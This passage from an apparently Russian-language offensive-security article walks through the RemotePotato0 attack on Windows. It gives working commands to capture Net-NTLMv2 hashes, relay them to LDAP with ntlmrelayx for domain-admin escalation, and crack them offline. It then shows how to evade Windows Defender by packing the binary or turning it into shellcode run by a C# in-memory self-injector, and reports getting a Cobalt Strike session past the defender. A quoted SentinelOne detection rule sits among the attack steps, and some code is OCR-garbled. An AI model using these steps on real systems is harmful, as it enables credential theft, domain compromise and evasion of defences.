


Рис. 7. Механизм работы RemotePotato0 (изображение – www.sentinelone.com)

Перейдем к практике.

Сферические примеры в вакууме

Прежде чем говорить об уклонении от AV и других улучшалках, посмотрим на атаку при отключенных средствах защиты, чтобы понимать, какого результата нам ожидать.

Я загружу свежий релиз [RemotePotato0](#) и распакую его.

```
PS > curl https://github.com/antonioCoco/RemotePotato0/releases/download/1.2/RemotePotato0.zip -o RemotePotato0.zip  
PS > Expand-Archive .\RemotePotato0.zip -DestinationPath .  
PS > ls .\RemotePotato0*  
PS > .\RemotePotato0.exe
```

The screenshot shows a Windows desktop environment. In the top left, there's a file icon labeled 'RemotePotato0.zip'. Below it is another file icon labeled 'RemotePotato0.exe'. In the bottom right corner, there's a small 'Windows PowerShell' window open. The command history in the window is as follows:

```
PS C:\Users\f.doe\Desktop> hostname  
TEXAS  
PS C:\Users\f.doe\Desktop> curl https://github.com/antonioCoco/RemotePotato0/releases/download/1.2/RemotePotato0.zip -o RemotePotato0.zip  
PS C:\Users\f.doe\Desktop> Expand-Archive .\RemotePotato0.zip -DestinationPath .  
PS C:\Users\f.doe\Desktop> ls .\RemotePotato0*  
PS C:\Users\f.doe\Desktop> Directory: C:\Users\f.doe\Desktop  


| Name   | LastWriteTime    | Length | Name              |
|--------|------------------|--------|-------------------|
| -----  | -----            | -----  | -----             |
| -a---- | 5/8/2021 4:19 PM | 176640 | RemotePotato0.exe |
| -a---- | 5/8/2022 5:33 PM | 67488  | RemotePotato0.zip |

  
PS C:\Users\f.doe\Desktop> .\RemotePotato0.exe  
  
RemotePotato0  
@Splinter_code & @decoder_it  
  
Mandatory args:  
-m module  
    Allowed values:  
    0 - Rpc2Http cross protocol relay server + potato trigger (default)  
    1 - Rpc2Http cross protocol relay server  
    2 - Rpc capture (hash) server + potato trigger  
    3 - Rpc capture (hash) server  
  
Other args: (someone could be mandatory and/or optional based on the module you use)  
-r Remote HTTP relay server IP  
-t Remote HTTP relay server port (Default 80)  
-x Rogue OXID Resolver IP (default 127.0.0.1)  
-p Rogue OXID Resolver port (default 9999)  
-l RPC Relay server listening port (Default 9992)  
-s Session Id for the Cross Session Activation attack (default disabled)  
-e CLSID (Default {5167B42F-C111-47A1-ACC4-BEABE6180854})  
PS C:\Users\f.doe\Desktop>
```

Рис. 8. Загрузка и распаковка RemotePotato0

Как можно видеть из help-а, в нашем распоряжении несколько режимов атаки: можно либо отправить аутентификацию на relay-сервер для ее перенаправления на другой эндпоинт (режим 0, по умолчанию), либо получить значение хеша Net-NTLMv2 для его онлайн-перебора (режим 2). Режимы 1 и 3 предназначены для триггера NTLM-аутентификации вручную, без «картошки», поэтому нам это не очень интересно.

Для разминки сперва попробуем режим 2:

- -m – режим атаки,
- -x – IP-адрес TCP-редиректора, который отзеркалится OXID-рэзолв обратно на машину-жертву на порт, указанный в опции -p (если бы я использовал Windows Server 2012,

без этой опции, т. к. на нем нет фиксов по запрету резолва OXID-запросов через нестандартные порты),

- -p – порт фейкового локального OXID-резолвера, куда будет отзеркален OXID-запрос машиной атакующего,
- -s – номер сессии пользователя, которого мы хотим олицетворить.

```
~$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:<VICTIM_IP>:9998  
PS > ./RemotePotato0.exe -m 2 -x <ATTACKER_IP> -p 9998 -s <SESSION_ID>
```

The screenshot shows a terminal window titled 'Windows PowerShell' running on a Windows host named 'TEXAS'. The user has run the command to start the exploit and is now interacting with the victim's system, which is also named 'TEXAS'. The victim's system is listing network interfaces and showing an RPC listener on port 9998. The exploit process is sending various RPC requests, including calls to 'CallAuthentication' and 'GetUserByName'. The terminal output is heavily redacted for security.

```
PS C:\Windows\system32> ./RemotePotato0.exe -m 2 -x 192.168.1.120 -p 9998 -s 2  
[*] Detect a Windows Server version not compatible with my machine. Potato0Server will be run remotely. Remember to forward TCP port 135 on 192.168.1.120 to your victim machine on port 9998.  
[*] Enable remote authentication  
[*] Start the RPC server to capture the credentials from the user authentication.  
[*] Starting RemotePotato0 RPC Server listening on port 9998 ...  
[*] RPC relay server listening on port 9997 ...  
[*] Received 10K bytes. In the message: 2  
[*] Calling StandardGetDefaultStorage with 0x10:(31A743-C014-A024-BE84-030204)  
[*] Ethernet trigger written: 106 bytes  
[*] ServerAlive RPC call  
[*] Received 10K bytes. In the message: 2  
[*] Received the relayed authentication on the RPC relay server at port 9997.  
[*] Connected to RPC Server 192.168.1.1 on port 9998  
[*] User has logged in.  
[*] NTLM Client : 7800  
[*] NTLM Username : 1209C089Administrator  
[*] NTLM Hash : 646f8c178912f5...  
2022/05/08 20:14:04.852753 [length=816 from=0 to=115]< 2022/05/08 20:14:04.862984 [length=4 from=0 to=4]  
M.....R.....W.....(4z.....).....\b.....H.....T.....R.....(4z.....).....\b.....H.....E.....< 2022/05/08 20:14:04.862984 [length=4 from=4 to=8]  
M.....T.....S.....9998.....].....\b.....H.....> 2022/05/08 20:14:04.881040 [length=24 from=116 to=139]  
.....(.....> 2022/05/08 20:14:04.919124 [length=116 from=8 to=119]  
.....x.....S.....5.9.....(4z.....).....\b.....H.....  
.....NTLMSRP.....\b.....  
.....E.....< 2022/05/08 20:14:04.938857 [length=286 from=0 to=285]  
.....M.....S.....9998.....].....\b.....H.....  
.....NTLMSRP.....A.....10.....H.....  
.....E.....T.I.N.Y.C.O.R.P.....T.I.N.Y.C.O.R.P.....  
.....T.E.X.A.S.....T.I.N.Y.C.O.R.P.....a.e.t.....T.I.N.Y.C.O.R.P.....e.e.t.....a.b.....b.....> 2022/05/08 20:14:04.956325 [length=586 from=120 to=685]  
.....M.....  
.....NTLMSRP.....c.c.....X.....  
.....  
.....E.....40F.....> T.I.N.Y.C.O.R.P.A.d.a.l.s.i.s.t.r.a.t.o.r.T.E.X.A.S.....20b.[.....a].....b.....2.....3.....T.I.N.Y.C.O.R.P....  
.....T.E.X.A.S.....T.I.N.Y.C.O.R.P.....a.e.t.....$T.E.X.A.S.....T.I.N.Y.C.O.R.P.....a.e.t.....T.I.N.Y.C.O.R.P.....net.(a.b.....b.....).....b.....8.....e.v.....j.....(.....7.8.200.....  
.....B.R.C.S.S./3.0.....1.4.7.....2.8.....1.6.7.....NtgN5.....*.....Z.....P.....b.....> 2022/05/08 20:14:04.973931 [length=32 from=286 to=317]  
.....M.....S.....3.9.....(4z.....).....\b.....H.....< 2022/05/08 20:14:05.000271 [length=48 from=0 to=39]
```

Рис. 9. Запуск RemotePotato0 в режиме сбора хешей

Как видим, мы успешно получили значение хеша Net-NTLMv2, который теперь можно спокойно брутить в офлайне (режим 5600 в hashcat в помощь). Это полноценная замена атаки [Internal Monologue](#), не требующая к тому же прав локального администратора.

Теперь перейдем к релею на LDAP. Опции те же самые, только добавим флаг `-r`, задающий IP-адрес HTTP-сервера атакующего, который проведет NTLM Relay.

```
~$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:<VICTIM_IP>:9998
~$ sudo ntlmrelayx.py -t ldap://<DC_IP> --no-smb-server --no-wcf-server --no-raw-server --escalate-user <PWNEED_USER>
PS > .\RemotePotato0.exe -m 0 -r <ATTACKER_IP> -x <ATTACKER_IP> -p 9998 -s <SESSION_ID>
```




Рис. 10. Запуск RemotePotato0 в режиме релея

Вжух, и одной командой мы энтыIpрайз одмениы.

Боевая практика

Это все, конечно, здорово, но совсем не жизненно.

Усложним задачу: нужно провести ту же атаку при активном дефендере и не обладая вспомогательной машиной на Linux, на которой поднимается TCP-редиректор.

Уклоняемся от AV

Судя по моему опыту, большинство аверов детектируют RemotePotato0.exe, основываясь исключительно на сигнатурном анализе:

```
rule SentinelOne_RemotePotato0_privesc {
    meta:
        author = "SentinelOne"
        description = "Detects RemotePotato0 binary"
        reference = "https://labs.sentineline.com/relaying-potatoes-dce-rpc-ntlm-relay-eop"

    strings:
        $import1 = "CoGetInstanceFromIStorage"
        $istorage_clsid = "{00000306-0000-0000-c000-000000000046}" nocase wide ascii
        $meow_header = { 4d 45 4f 57 }
        $clsid1 = "{11111111-2222-3333-4444-555555555555}" nocase wide ascii
        $clsid2 = "{5167B42F-C111-47A1-ACC4-8EABE61B0B54}" nocase wide ascii

    condition:
        (uint16(0) == 0x5A4D) and $import1 and $istorage_clsid and $meow_header and 1 of ($clsid*)
}
```

Есть несколько возможных решений этой проблемы:

1. Упаковать RemotePotato0.exe с помощью какого-нибудь архиватора/энкодера/шифратора.
2. Выдернуть шеллкод из исполняемого файла и внедрить его в процесс из памяти.

На самом деле, второй способ – это оверкил, потому что против Windows Defender работает даже упаковка UPX-ом (поэтому всякие Ebowla-ы можно не трогать).




Рис. 11. Defender Advanced (ага да) Evasion UPX-упаковкой

Но я могу лучше: второй способ не потребует даже загрузки исполняемого файла эксплойта на диск, поэтому реализуем это.

Для кСаКеПа я писал о бесшумном внедрении шеллкода в память удаленных процессов с помощью механизма [D/Invoke](#):

Может быть полезным [чтивом](#).

Помимо [D/Invoke](#) существует еще один интересный способ обfuscации вызовов Win32 API при трейдкрафте на C#. Он освещен в этой статье – [Unmanaged Code Execution with .NET Dynamic PInvoke](#).

Суть проста: в C# существует нативный механизм [System.Reflection.Emit](#), позволяющий «на лету» создавать сборки .NET и исполнять их с помощью механизма [Reflection.Assembly](#) из памяти прямо в рантайме. Используя этот механизм, мы можем так же «на лету» строить обертки для вызовов Win32 API, не прибегая к статическим декларациям [P/Invoke](#).

Пример определения функции [CreateThread](#), дергающей одноименную ручку API из kernel32.dll:

C#:

```
class DPInvoke
{
    static object DynamicPInvokeBuilder(Type type, string library, string method, object[] parameters,
                                         Type[] parameterTypes)
    {
        AssemblyName assemblyName = new AssemblyName("Temp01");
        AssemblyBuilder assemblyBuilder = AppDomain.CurrentDomain.DefineDynamicAssembly(assem-
blyName, AssemblyBuilderAccess.Run);
        ModuleBuilder moduleBuilder = assemblyBuilder.DefineDynamicModule("Temp02");

        MethodBuilder methodBuilder = moduleBuilder.DefinePInvokeMethod(method, library, MethodAt-
tributes.Public | MethodAttributes.Static | MethodAttributes.PinvokeImpl, CallingConventions.Standard,
type, parameterTypes, CallingConvention.Winapi, CharSet.Ansi);

        methodBuilder.SetImplementationFlags(methodBuilder.GetMethodImplementationFlags() | Method-
ImplAttributes.PreserveSig);
        moduleBuilder.CreateGlobalFunctions();

        MethodInfo dynamicMethod = moduleBuilder.GetMethod(method);
        object result = dynamicMethod.Invoke(null, parameters);

        return result;
    }

    public static IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress,
                                      IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId)
    {
        Type[] parameterTypes = { typeof(IntPtr), type[SIZE]of(uint), typeof(IntPtr), typeof(IntPtr),
                                 typeof(IntPtr) };
    }
}
```

```

        typeof(uint), typeof(IntPtr) };
        object[] parameters = { lpThreadAttributes, dwStackSize, lpStartAddress, lpParameter, dwCreation-
Flags, lpThreadId };
        var result = (IntPtr)DynamicPInvokeBuilder(typeof(IntPtr), "kernel32.dll", "CreateThread", parame-
ters, parameterTypes);
        return result;
    }
}

```

На основе примеров из статьи выше я написал [ШАБЛОН](#) для автоматизации создания self-инжекторов. Шеллкоды генерируются из PE-файлов с помощью [этого форка](#) проекта donut.

Для компиляции .NET потребуется машина с Visual Studio.

```

$ wget -q https://github.com/antonioCoco/RemotePotato0/releases/download/1.2/RemotePotato0.zip
~$ unzip RemotePotato0.zip
~$ ./donut -i RemotePotato0.exe -b=1 -t -p '-m 2 -x <ATTACKER_IP> -p 9998 -s <SESSION_ID>' -o
RemotePotato0.bin
PS > $binaryName = "RemotePotato0"
PS > $bytes = [System.IO.File]::ReadAllBytes("${pwd}\$${binaryName}.bin")
PS > [System.IO.MemoryStream] $outStream = New-Object System.IO.MemoryStream
PS > $dStream = New-Object System.IO.Compression.DeflateStream($outStream, [System.IO.Compres-
sion.CompressionLevel]::Optimal)
PS > $dStream.Write($bytes, 0, $bytes.Length)
PS > $dStream.Dispose()
PS > $outBytes = $outStream.ToArray()
PS > $outStream.Dispose()
PS > $b64Compressed = [System.Convert]::ToBase64String($outBytes)
PS > $template = (New-Object Net.WebClient).DownloadString("https://gist.github.com/snov-
vcrash/30bd25b1a5a18d8bb7ce3bb8dc2bae37/raw/881ec72c7c310bc07af017656a47d0c659fab4f6/tem-
plate.cs") -creplace 'DONUT', $b64Compressed
PS > $template -creplace 'NAMESPACE', "${binaryName}Inject" > ${binaryName}Inject.cs
PS > csc /t:exe /platform:x64 /out:${binaryName}Inject.exe ${binaryName}Inject.cs
PS > rm ${binaryName}Inject.cs

```

The screenshot shows two terminal windows. The top window displays the PowerShell command history and output, including the download of the RemotePotato0 exploit template and its execution. The bottom window shows the command-line interface of the Microsoft .NET compiler (csc) being used to compile the generated C# inject code into an executable file.

Рис. 12. Компиляция self-инжектора

Протестим его в следующем разделе, когда решим проблему с TCP-редиректором.

ngrok + socat = love

Допустим, мы получили бикон CS на уязвимом для атаки сервере, но у нас нет другого ресурса во внутренней сети жертвы, чтобы использовать его как зеркало для OXID-запросов.

Для имитации этой ситуации я врубил обратно дефендер и воспользовался [своим волшебным инжектором](#) (с позаимствованной у [@ RastaMouse](#) техникой [Module Stomping](#)) и получил сессию кобы.




Рис. 13. Ничего подозрительного

